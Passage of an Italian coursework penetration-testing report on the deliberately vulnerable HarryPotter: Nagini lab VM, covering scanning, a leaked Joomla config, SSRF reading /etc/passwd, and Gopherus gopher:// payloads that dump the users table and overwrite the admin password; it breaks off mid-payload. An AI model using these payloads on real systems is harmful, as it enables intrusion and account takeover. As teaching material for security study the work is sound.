HarryPotter:Nagini
Penetration Testing

Penetration Testing and Etical Hacking
Prof. Arcangelo Castiglione

A.A. 2022/2023

Giuseppe Cardaropoli 0522501310

TABLE OF CONTENTS

1. **INTRODUZIONE**
   Obiettivi, metodologia e strumenti utilizzati
2. **TARGET DISCOVERY**
   Individuazione della macchina target
3. **ENUMERATIN TARGET & PORT SCANNING**
   Scansione delle porte e servizi offerti
4. **VULNERABILTY MAPPING**
   Analisi automatica e manuale delle vulnerabilità
5. **TARGET EXPLOITATION**
   Sfruttare le vulnerabilità scoperte
6. **POSTEXPLOITATION**
   Privilege Escalation e Mantaining Access

01.

Introduzione

Introduzione – Obiettivi

Penetration Testing Etico


Valutare la sicurezza di un asset (sistema informatico, rete ed etc) replicando fedelmente ciò che farebbe un **Back Hat Hacker**.

Tipo di PenTesting

L'attività di Penetration Testing svolta è di tipo **Black Box**, ovvero non abbiamo nessuna conoscenza riguardo l'asset.

Metodologia

Come metodologia di riferimento è stato seguito il **Framework Generale per il Penetration Testing** (**FGPT**) di cui sono state "tralasciate" le fasi di Target Scoping e Information Gathering.



Introduzione – Strumenti Utilizzati

Kali Linux


Macchina Attaccante

Virtual Box

Ambiente di Virtualizzazione


HarryPotter: Nagini

Macchina Target



02.

Target Discovery



Target Discovery – Indirizzo IP

Tramite il tool **netdiscover** siamo in grado di individuare l'indirizzo IP della macchina *Nagini*:

```
netdiscover -r 10.0.2.0/24
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:d1:97:b0      1      60  PCS Systemtechnik GmbH
10.0.2.4        08:00:27:b2:03:26      1      60  PCS Systemtechnik GmbH
```

I primi tre indirizzi IP vengono utilizzati da Virtual Box per gestire la virtualizzazione della rete NAT. Possiamo assumere per esclusione che l'indirizzo IP della macchina *Nagini* è:

10.0.2.4

Target Discovery – Raggiungibilità

Tramite il comando **ping** possiamo assicurarci che la macchina *Nagini* sia raggiungibile:

```
┌──(root㉿kali)-[~]
└─# ping -c 4 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.901 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=1.04 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.555 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.504 ms

── 10.0.2.4 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3133ms
rtt min/avg/max/mdev = 0.504/0.750/1.042/0.227 ms
```

Per i 4 pacchetti ICMP Echo Request sono stati ricevuti altrettanti pacchetti ICMP Echo Reply.

La macchina *Nagini* è **raggiungibile**.

Target Discovery – OS Fingerprinting

Tramite una procedura di **OS Fingerprinting attivo** possiamo ottenere informazioni riguardo il sistema operativo della macchina *Nagini*. Per farlo utilizziamo il tool **nmap**:

`nmap -O 10.0.2.4`

```
┌──(root㉿kali)-[~]
└─# nmap -O 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-16 06:58 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00074s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:B2:03:26 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.99 seconds
```

03.

Enumerating Target Port Scanning

TCP Port Scanning

Utilizzando il tool **nmap** possiamo scoprire quali sono le porte TCP aperte e quali servizi, con le relative versioni, sono offerti dalla macchina target *Nagini*:

```
nmap -sV -T5 -p- 10.0.2.4 -oX nmap_tcp_scan.xml
```

- `-sV` — Info sui servizi associati alle porte
- `-T5` — Massima velocità di scansione
- `-p-` — Scansionate tutte le porte
- `-oX nmap_tcp_scan.xml` — File XML in output

Ports

The 65533 ports scanned but not shown below are in state: **closed**

- 65533 ports replied with: **conn-refused**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0
80	tcp	open	http	syn-ack	Apache httpd	2.4.38	(Debian)

UDP Port Scanning

Analogamente utilizziamo il tool **unicornscan** per le porte UDP:

```
unicornscan -mU -Iv 10.0.2.4:1-65535 -r 5000
```

- `-mU` — Modalità di scansione: UDP scanning
- `-Iv` — Abilità stampa dei risultati
- `-r 5000` — Rate pacchetti inviati al secondo

```
┌──(root㉿kali)-[~]
└─# unicornscan -mU -Iv 10.0.2.4:1-65535 -r 5000
adding 10.0.2.4/32 mode `UDPscan' ports `1-65535' pps 5000
using interface(s) eth0
scaning 1.00e+00 total hosts with 6.55e+04 total packets, should
 take a little longer than 20 Seconds
sender statistics 4036.4 pps with 65544 packets sent total
listener statistics 0 packets recieved 0 packets droped and 0 in
terface drops
```

04.

Vulnerability Mapping

Vulnerability Mapping – Nessus

Nessus è un tool di vulnerability scanning molto diffuso in ambito cybersecurity che permette di effettuare scansioni su singole machine oppure su intere porzioni di rete. Tramite una "**Basic Network Scan**" sono state rilevate diverse vulnerabilità sulla macchina *Nagini*:

5	1	0	0	24
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 30


SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.0	9.2	156164	Apache Log4Shell CVE-2021-45046 Bypass Remote Code Execution
CRITICAL	10.0	10.0	156016	Apache Log4Shell RCE detection via Path Enumeration (Direct Check HTTP)
CRITICAL	10.0	10.0	156056	Apache Log4Shell RCE detection via Raw Socket Logging (Direct Check)
CRITICAL	10.0	10.0	156014	Apache Log4Shell RCE detection via callback correlation (Direct Check HTTP)
CRITICAL	10.0	10.0	156166	Apache Log4Shell RCE detection via callback correlation (Direct Check SSH)
HIGH	8.8	7.4	164017	NodeJS System Information Library Command Injection (CVE-2021-21315)


Vulnerability Mapping – OpenVas

È stato utilizzato anche il framework di vulnerability mapping **OpenVas**, così da poter combinare i risultati ottenuti da entrambi gli strumenti. Tramite una **"OpenVAS Default Scan"** verso la macchina *Nagini* sono state riscontrate le seguenti vulnerabilità:

Vulnerability		Severity ▾	QoD	Host		Location	Created
				IP	Name		
Joomla! 2.5.0 - 3.10.6, 4.0.0 - 4.1.0 Multiple Vulnerabilities		9.8 (High)	80 %	10.0.2.4		80/tcp	Mon, May 15, 2023 11:13 AM UTC
Joomla! 3.0.0 - 3.10.6, 4.0.0 - 4.1.0 Multiple Vulnerabilities		9.8 (High)	80 %	10.0.2.4		80/tcp	Mon, May 15, 2023 11:13 AM UTC
Joomla! 2.5.0 - 3.9.27 Multiple Vulnerabilities		7.5 (High)	80 %	10.0.2.4		80/tcp	Mon, May 15, 2023 11:13 AM UTC
Joomla! 3.0.0 - 3.9.26 Multiple Vulnerabilities		6.1 (Medium)	80 %	10.0.2.4		80/tcp	Mon, May 15, 2023 11:13 AM UTC
Joomla! 3.7.0 - 3.10.6 XSS Vulnerability		6.1 (Medium)	80 %	10.0.2.4		80/tcp	Mon, May 15, 2023 11:13 AM UTC
Joomla! 3.0.0 - 3.9.27 Multiple XSS Vulnerabilities		6.1 (Medium)	80 %	10.0.2.4		80/tcp	Mon, May 15, 2023 11:13 AM UTC
Joomla! 3.0.0 - 3.9.25 Multiple Vulnerabilities		5.3 (Medium)	80 %	10.0.2.4		80/tcp	Mon, May 15, 2023 11:13 AM UTC
TCP Timestamps Information Disclosure		2.6 (Low)	80 %	10.0.2.4		general/tcp	Mon, May 15, 2023 11:12 AM UTC
ICMP Timestamp Reply Information Disclosure		2.1 (Low)	80 %	10.0.2.4		general/icmp	Mon, May 15, 2023 11:12 AM UTC

Vulnerability Mapping – Summary





Vulnerabilità Web – gobuster


Siccome la macchina *Nagini* espone servizi web sulla porta 80, controlliamo se c'è stata un'esposizione di informazioni critiche e/o sensibili. A tal scopo possiamo usare **gobuster**, un tool di **directory bruteforcing**:

```
gobuster dir -u http://10.0.2.4 -x
html,txt,php,bak -w
/usr/share/wordlists/dirb/common.txt
```


```
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.4
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              html,txt,php,bak
[+] Timeout:                 10s
===============================================================
2023/05/16 13:06:47 Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 273]
/.php                 (Status: 403) [Size: 273]
/.hta.html            (Status: 403) [Size: 273]
/.hta.php             (Status: 403) [Size: 273]
/.hta                 (Status: 403) [Size: 273]
/.hta.bak             (Status: 403) [Size: 273]
/.hta.txt             (Status: 403) [Size: 273]
/.htaccess            (Status: 403) [Size: 273]
/.htaccess.html       (Status: 403) [Size: 273]
/.htaccess.bak        (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/.htaccess.php        (Status: 403) [Size: 273]
/.htpasswd.txt        (Status: 403) [Size: 273]
/.htpasswd.php        (Status: 403) [Size: 273]
/.htpasswd.html       (Status: 403) [Size: 273]
/.htaccess.txt        (Status: 403) [Size: 273]
/.htpasswd.bak        (Status: 403) [Size: 273]
/index.html           (Status: 200) [Size: 97]
/index.html           (Status: 200) [Size: 97]
/joomla               (Status: 301) [Size: 305] [--> http://10.0.2.4/joomla/]
/note.txt             (Status: 200) [Size: 234]
/server-status        (Status: 403) [Size: 273]
```

Vulnerabilità Web – gobuster

index.html



note.txt



Vulnerabilità Web – quiche


Utilizziamo il tool **quiche**, un'implementazione del protocollo di trasporto QUIC e di HTTP3, per contattare il web server tramite il protocollo HTTP3:

`/quiche/target/debug/examples/http3-client https:10.0.2.4`

```
┌──(root㉿kali)-[/]
└─# /quiche/target/debug/examples/http3-client https://10.0.2.4
<html>
        <head>
        <title>Information Page</title>
        </head>
        <body>
                Greetings Developers!!

                I am having two announcements that I need to share with you:

                1. We no longer require functionality at /internalResourceFeTcher.php in our main production servers.So I wil
l be removing the same by this week.
                2. All developers are requested not to put any configuration's backup file (.bak) in main production servers
as they are readable by every one.


                Regards,
                site_admin
        </body>
</html>
```

Vulnerabilità Web – quiche

internalResourceFeTcher.php



Server-Side Request Forgery (SSRF)

Vulnerabilità Web – JoomScan

Siccome, sulla macchina *Nagini* è presente il **CMS Joomla**, usiamo il tool **JoomScan** per rilevare vulnerabilità relative all'implementazione di Joomla ed eventuali configurazioni errate:

```
joomscan -u http://10.0.2.4/joomla
```


```
[+] admin finder
[++] Admin page : http://10.0.2.4/joomla/administrator/

[+] Checking sensitive config.php.x file
[++] Readable config file is found
 config file path : http://10.0.2.4/joomla/configuration.php.bak
```

Vulnerabilità Web – JoomScan

configuration.php.bak


```
public $debug = '0';
public $debug_lang = '0';
public $debug_lang_const = '1';
public $dbtype = 'mysqli';
public $host = 'localhost';
public $user = 'goblin';
public $password = '';
public $db = 'joomla';
public $dbprefix = 'joomla_';
```


/joomla/administrator/



05.

Target Exploitation






Database Exploitation

Tramite la pagina **/internalResourceFeTcher.php** è possibile indurre il server ad effettuare richieste HTTP verso domini arbitrari. Proviamo a sfruttare questa vulnerabilità!

Se inseriamo nella form una stringa del tipo **file://path_to_file** il server dovrebbe mostrarci a schermo il contenuto del file. Proviamo ad inserire **file:///etc/passwd**.



Remote Code Execution – Gopherus

Possiamo usare il tool **Gopherus** che è in grado di generare un payload per l'exploit di una vulnerabilità SSRF così da poter effettuare una **Remote Code Execution** (**RCE**).

Nel caso di un database MySQL è necessario che l'utente che ha accesso al database sia sprovvisto di password. È proprio il nostro caso!

`gopherus –exploit mysql`


Gopherus – query n°1

Generiamo il payload per iniettare una query per ottenere le tabelle presenti nel database:


```
Give MySQL username: goblin
Give query to execute: USE joomla; SHOW tables;

Your gopher link is ready to do SSRF :

gopher://127.0.0.1:3306/_%a5%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%67%6f%62%6c%69%6e%00%00%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%62%35%35%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%6c%19%00%00%00%03%55%53%45%20%6a%6f%6f%20%53%48%4f%57%20%74%61%62%6c%65%73%3b%01%00%00%00%01
```

Gopherus – query n°1

Generiamo il payload per iniettare una query per ottenere le tabelle presenti nel database:




Scopriamo l'esistenza della tabella **joomla_user**.



Gopherus – query n°2


Generiamo il payload per iniettare una query per ottenere il contenuto della tabella **joomla_users**:

```
Give MySQL username: goblin
Give query to execute: USE joomla; SELECT * FROM joomla_users;

Your gopher link is ready to do SSRF :

gopher://127.0.0.1:3306/_%a5%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%67%6f%62%6c%69%6e%00%00%6d%79%73%71%6c%5f%6e%61%74%69%
76%65%5f%70%61%73%73%77%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5
f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%35%0f%5f%63%6c%69%65%6e
%74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%
36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%6c%28%00%00%00%03%55%53%45%20%6a%6
f%6f%6d%6c%61%3b%20%53%45%4c%45%43%54%20%2a%20%46%52%4f%4d%20%6a%6f%6f%6d%6c%61%5f%75%73%65%72
%73%3b%01%00%00%00%01
```



Gopherus – query n°2

Generiamo il payload per iniettare una query per ottenere il contenuto della tabella **joomla_users**:




Scopriamo che l'indirizzo email (attributo chiave) associato all'amministratore è
site_admin@nagini.hogwarts

Gopherus – query n°3

Generiamo il payload per iniettare una query per modificare la password dell'amministratore:

```
Give MySQL username: goblin
Give query to execute: USE joomla; UPDATE joomla_users SET password='21232f297a57a5a7
43894a0e4a801fc3' WHERE email='site_admin@nagini.hogwarts';

Your gopher link is ready to do SSRF :

gopher://127.0.0.1:3306/_%a5%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%00%00%00%00
